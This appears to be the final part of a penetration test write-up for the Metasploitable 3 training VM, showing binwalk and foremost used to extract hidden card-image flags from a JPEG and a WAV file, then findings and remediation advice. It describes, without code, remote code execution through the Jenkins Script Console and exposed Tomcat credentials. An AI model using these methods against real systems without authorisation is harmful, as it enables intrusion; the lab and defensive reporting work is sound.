


```
┌──(bdawg㉿kali)-[~]
└─$ binwalk ace_of_hearts.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
20087         0x4E77          Zip archive data, at least v1.0 to extract, compressed size: 459917, uncompressed size: 459917, name: ace_of_hearts.png
480150        0x75396         End of Zip archive, footer length: 22


┌──(bdawg㉿kali)-[~]
└─$ binwalk -e ace_of_hearts.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
20087         0x4E77          Zip archive data, at least v1.0 to extract, compressed size: 459917, unc
480150        0x75396         End of Zip archive, footer length: 22


┌──(bdawg㉿kali)-[~]
└─$ cd _ace_of_hearts.jpg.extracted

┌──(bdawg㉿kali)-[~/_ace_of_hearts.jpg.extracted]
└─$ ll
total 904
-rw-rw-r-- 1 bdawg bdawg 460085 Aug 30 20:44 4E77.zip
-rw-rw-r-- 1 bdawg bdawg 459917 Sep 20  2016 ace_of_hearts.png

┌──(bdawg㉿kali)-[~/_ace_of_hearts.jpg.extracted]
└─$ gimp ace_of_hearts.png
```

Flag Discovery Process Continued

Next, I found the Four of Clubs flag which was hidden within a .wav audio file located in the C:\Users\Public\Music directory. Given the potential for audio files to conceal hidden data, I first ran binwalk on the file to analyze its contents. The output from binwalk revealed that there was a hidden PNG file embedded within the audio file.

To proceed with the extraction of the png file, I utilized Foremost, a powerful file carving tool that is particularly effective for recovering hidden files from various formats, including audio, images, and more. I executed the following command to analyze the .wav file and extract the hidden png. Once the command was completed successfully, I navigated to the newly created /fourofclubs/png/ directory to review the extracted contents as shown below.


```
┌──(bdawg㉿kali)-[~]
└─$ binwalk four_of_clubs.wav

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
58            0x3A            PNG image, 521 x 729, 8-bit/color RGBA, non-interlaced
120           0x78            Zlib compressed data, best compression


┌──(bdawg㉿kali)-[~]
└─$ foremost -i four_of_clubs.wav -o fourofclubs
Processing: four_of_clubs.wav
|*|

┌──(bdawg㉿kali)-[~]
└─$ cd fourofclubs

┌──(bdawg㉿kali)-[~/fourofclubs]
└─$ cd png

┌──(bdawg㉿kali)-[~/fourofclubs/png]
└─$ ll
total 540
-rw-rw-r-- 1 bdawg bdawg 550078 Aug 30 20:22 00000000.png

┌──(bdawg㉿kali)-[~/fourofclubs/png]
└─$ gimp 00000000.png
Gtk-Message: 20:23:10.299: Failed to load module "atk-bridge": 'gtk_module_display_in
bol: gtk_module_display_init
Gtk-Message: 20:23:11.609: Failed to load module "atk-bridge": 'gtk_module_display_in
bol: gtk_module_display_init
```

Findings

The penetration test of the Metasploitable 3 environment revealed several critical vulnerabilities and weaknesses that could be exploited by an attacker. The following findings summarize the vulnerabilities discovered during the assessment.

Risk Assessment Based on Findings

1. Remote Code Execution via Jenkins
   - Description: The Jenkins installation running on port 8484 allowed for arbitrary script execution through its Script Console. This vulnerability enabled the execution of commands with system privileges.
   - Impact: An attacker could exploit this vulnerability to gain full control of the system, leading to unauthorized access to sensitive data and potential lateral movement within the network.

2. Weak Configuration of Apache Tomcat
   - Description: The Apache Tomcat server was misconfigured, allowing access to sensitive files, including tomcat-users.xml, which contained hardcoded credentials.
   - Impact: The presence of default or weak credentials could allow an attacker to gain administrative access to the Tomcat server, enabling further exploitation of the system.

3. Hidden Data in Files
   - Description: Several flags were concealed within various file types, including JPEG, PNG, and PDF files. Techniques such as binwalk and pdfimages were required to extract the hidden data.
   - Impact: The ability to hide data within seemingly innocuous files can lead to unauthorized information retention and exfiltration.

4. Weak Password Practices
   - Description: Weak or default credentials were found within the Tomcat configuration, which could easily be exploited.
   - Impact: The use of weak passwords increases the risk of unauthorized access and exploitation of services, allowing attackers to gain footholds within the system.

Summary of Vulnerabilities Discovered

The findings from this penetration test indicate a critical need for improved security practices within the Metasploitable 3 environment. The presence of multiple exploitable vulnerabilities highlights the importance of regular security assessments, proper configuration management, and adherence to security best practices to mitigate risks associated with unauthorized access and exploitation. Immediate remediation steps should be taken to address these vulnerabilities and strengthen the overall security posture of the environment.

Recommendations

To enhance the security posture of the Metasploitable 3 environment and mitigate the vulnerabilities identified during the penetration test, the following recommendations are provided.

Suggested Remediation

1. Secure Jenkins Configuration
    - Action: Disable the Script Console or restrict access to trusted users only. Implement role-based access control (RBAC) to limit permissions based on user roles.
    - Benefit: Reducing the attack surface by preventing unauthorized code execution will significantly decrease the risk of remote code execution vulnerabilities.

2. Harden Apache Tomcat
    - Action: Review and tighten the configuration of Apache Tomcat. Remove unnecessary users and roles from tomcat-users.xml, and use strong, unique passwords.
    - Benefit: This will help prevent unauthorized access and exploitation of the server.

3. Implement Strong Password Policies
    - Action: Enforce strong password policies across all services, including minimum length, complexity requirements, and regular password changes.
    - Benefit: Strong passwords will help protect against brute-force attacks and unauthorized access.

4. Regularly Update Software
    - Action: Ensure that all software, including web servers, databases, and applications, is regularly updated to the latest stable versions.
    - Benefit: Keeping software up to date reduces the risk of exploitation through known vulnerabilities.

5. Limit Open Ports and Services
    - Action: Conduct a review of all running services and open ports. Disable any unnecessary services and restrict access to essential services.
    - Benefit: Reducing the number of exposed services decreases the attack surface and potential entry points for attackers.

Conclusion

The penetration test of the Metasploitable 3 environment was conducted to identify vulnerabilities, assess the security posture, and provide recommendations for remediation. This section summarizes the key findings and outcomes of the test.

Recap of the Objectives and Outcomes

The primary objectives of this penetration test were to:

1. Identify vulnerabilities in the Metasploitable 3 environment.
2. Assess the security posture of the environment.
3. Provide recommendations for remediation and hardening.

The test outcomes revealed several critical vulnerabilities, including remote code execution via Jenkins, weak configuration of Apache Tomcat, insecure directory listings, and hidden data in files. These findings highlight the need for improved security practices and remediation efforts to mitigate potential risks.

Final Thoughts

The Metasploitable 3 environment, as a vulnerable virtual machine, serves as a valuable tool for training and testing penetration testing skills. However, the findings from this assessment underscore the importance of security best practices and the need for continuous monitoring and assessment.

In today's threat landscape, organizations must prioritize security and implement proactive measures to protect against potential threats. The recommendations provided in this report aim to guide the hardening of the Metasploitable 3 environment and improve its overall security posture.

Ultimately, this penetration test demonstrates the value of regular security assessments and the importance of addressing identified vulnerabilities to prevent potential breaches. By adopting a proactive security stance and following best practices, organizations can better protect their assets and sensitive information from potential threats.